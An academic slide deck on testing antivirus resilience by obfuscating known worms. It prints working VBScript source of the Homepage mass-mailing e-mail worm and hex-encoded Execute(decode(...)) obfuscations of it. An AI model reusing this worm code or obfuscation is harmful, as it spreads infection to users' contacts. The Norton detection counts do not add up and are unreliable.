Testing Malware Detectors


Mihai Christodorescu

Somesh Jha


Wisconsin Safety Analyzer


http://www.cs.wisc.edu/wisa


University of Wisconsin, Madison















Attack Model

An attacker tries to make malware appear benign.



Evasive Maneuvers

- Obfuscation: same functionality, different form.
- Malware writers have many tools at their disposal
 - Blackhat tools: MISTFALL, CB Mutate, ...
 - Commercial tools: Cloakware, PECompact, ...

Example: the Beagle worm family

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

On Error Resume Next

. . .

Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)

. . .

Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set will=rumor.OpenTextFile(WScript.ScriptFullname,1)
...
Set ego=rumor.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Fragment of the Homepage worm:

On Error Resume Next


. . .

Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)

. . .

Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)

Fragment of the Homepage worm:



Obfuscated fragment of the Homepage worm:

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

"4F6E20457272...6F7220526573"

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

decode("4F6E20457272...6F7220526573")

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

```
Execute( decode( "4F6E20457272...6F7220526573" ) )
```

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

```
Execute( decode( "4F6E20457272...6F7220526573" ) ) ...

Execute( decode( "66657226496E...462E52656164" ) ) ...

Execute( decode( "4C696E652676...6263726C660A" ) )
```

Misuse detectors are malware detectors that use signatures to identify malicious code.

In this talk: generic method illustrated with virus scanner and worm examples.

Misuse detectors are malware detectors that use signatures to identify malicious code.

In this talk: generic method illustrated with virus scanner and worm examples.

McAfee VirusScan signature for the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

On Error Resume Next	For i=1 to u.items.count	Function Mailit()
Set WS = CreateObject("WScript.Shell")	If u.Items.Item(i).subject="Homepage" Then	On Error Resume Next
Set FSO= Createobject("scripting.filesystemobject")	u.Items.Item(i).close	Set Outlook = CreateObject("Outlook.Application")
Folder=FSO.GetSpecialFolder(2)	u.Items.Item(i).delete	If Outlook = "Outlook" Then
	End If	Set Mapi=Outlook.GetNameSpace("MAPI")
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)	Next	Set Lists=Mapi.AddressLists
Do While InF.AtEndOfStream<>True	Set u=t.GetDefaultFolder(3)	For Each ListIndex In Lists
ScriptBuffer=ScriptBuffer&InF.ReadLine&vbcrlf	For i=1 to u.items.count	If ListIndex.AddressEntries.Count <> 0 Then
Loop	If u.Items.Item(i).subject="Homepage" Then	ContactCount = ListIndex.AddressEntries.Count
	u.Items.Item(i).delete	For Count= 1 To ContactCount
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)	End If	Set Mail = Outlook.CreateItem(0)
OutF.write ScriptBuffer	Next	Set Contact = ListIndex.AddressEntries(Count)
OutF.close		Mail.To = Contact.Address
Set FSO=Nothing	Randomize	Mail.Subject = "Homepage"
	r=Int((4*Rnd)+1)	Mail.Body = vbcrlf&"Hi!"&vbcrlf&vbcrlf&"You've got to see this
If WS.regread ("HKCU\software\An\mailed") $<>$ "1" then	If r=1 then	page!
Mailit()	WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")	It's really cool ;O)"&vbcrlf&vbcrlf
End If	elseif r=2 Then	Set Attachment=Mail.Attachments
	WS.Run("http://members.nbci.com/_XMCM/prinzje/1.htm")	Attachment.Add Folder & ''\homepage.HTML.vbs''
Set s=CreateObject("Outlook.Application")	elseif r=3 Then	Mail.DeleteAfterSubmit = True
Set t=s.GetNameSpace("MAPI")	WS.Run("http://www2.sexcropolis.com/amateur/sheila/1.htm"	If Mail.To <> '''' Then
Set u=t.GetDefaultFolder(6))	Mail.Send
	ElseIf r=4 Then	WS.regwrite "HKCU\software\An\mailed", "1"
	WS.Run("http://sheila.issexy.tv/1.htm")	End If
	End If	Next
		End If
		Next
		End if
		End Function

On Error Resume Next	For i=1 to u.items.count	Function Mailit()
Set WS = CreateObject("WScript.Shell")	If u.Items.Item(i).subject="Homepage" Then	On Error Resume Next
Set FSO= Createobject("scripting.filesystemobject")	u.Items.Item(i).close	Set Outlook = CreateObject("Outlook.Application")
Folder=FSO.GetSpecialFolder(2)	u.Items.Item(i).delete	If Outlook = "Outlook" Then
	End If	Set Mapi=Outlook.GetNameSpace("MAPI")
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)	Next	Set Lists=Mapi.AddressLists
Do While InF.AtEndOfStream<>True	Set u=t.GetDefaultFolder(3)	For Each ListIndex In Lists
ScriptBuffer=ScriptBuffer&InF.ReadLine&vbcrlf	For i=1 to u.items.count	If ListIndex.AddressEntries.Count <> 0 Then
Loop	If u.Items.Item(i).subject="Homepage" Then	ContactCount = ListIndex.AddressEntries.Count
	u.Items.Item(i).delete	For Count= 1 To ContactCount
Set OutF=FSO.OpenTextFile(Folder&''\homepage.HTML.vbs'',2,true)	End If	Set Mail = Outlook.CreateItem(0)
OutF.write ScriptBuffer	Next	Set Contact = ListIndex.AddressEntries(Count)
OutF.close		Mail.To = Contact.Address
Set FSO=Nothing	Randomize	Mail.Subject = "Homepage"
	r=Int((4*Rnd)+1)	Mail.Body = vbcrlf&"Hi!"&vbcrlf&vbcrlf&"You've got to see this
If WS.regread ("HKCU\software\An\mailed") \Leftrightarrow "1" then	If r=1 then	page!
Mailit()	WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")	It's really cool ;O)"&vbcrlf&vbcrlf
End If	elseif r=2 Then	Set Attachment=Mail.Attachments
	WS.Run("http://members.nbci.com/_XMCM/prinzje/1.htm")	Attachment.Add Folder & ''\homepage.HTML.vbs''
Set s=CreateObject("Outlook.Application")	elseif r=3 Then	Mail.DeleteAfterSubmit = True
Set t=s.GetNameSpace("MAPI")	WS.Run("http://www2.sexcropolis.com/amateur/sheila/1.htm"	If Mail.To <> "" Then
Set u=t.GetDefaultFolder(6))	Mail.Send
	ElseIf r=4 Then	WS.regwrite "HKCU\software\An\mailed", "1"
	WS.Run("http://sheila.issexy.tv/1.htm")	End If
	End If	Next
		End If
		Next
		End if
		End Function

Testing Goal: Resilience

- Motivation:
 - Obfuscation libraries are plentiful.
 - Worm families use incremental obfuscations.
- Need to assess resilience to obfuscation.

Testing Goal: Resilience

- Motivation:
 - Obfuscation libraries are plentiful.
 - Worm families use incremental obfuscations.
- Need to assess resilience to obfuscation.
- Current AV certification is inadequate.
 - Checks only detection of existing malware at a given point in time.

Testing Goal: Resilience

Question 1:

How resistant is a virus scanner to obfuscations or variants of known worms?

Question 2:

 Using the limitations of a virus scanner, can a blackhat determine its detection algorithm?

Testing Methodology


- Random testing for resilience assessment
 - Use obfuscation transformations to generate worm instances to be used as test samples.


Testing Methodology

- Random testing for resilience assessment
 - Use obfuscation transformations to generate worm instances to be used as test samples.
- 2. Adaptive testing for signature discovery
 - Use virus scanner detection rates on obfuscated worm instances to learn the signature employed.

Roadmap


- Introduction
- Goals
- Testing resilience to obfuscation
- Signature discovery
- Future work
- Conclusions


























Homepage worm in Norton AV		
Detected	3390	
Not detected	512	
Total	4432	



Homepage worm in Norton AV		
Detected	3390	
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Total	4432	


1. Random testing




Homepage worm in Norton AV	
Detected	3390
Not detected	512
Total	4432


False Negative Rate: 11.5%

by Worm







by Worm




by Worm






False Negative Rate by Obfuscation

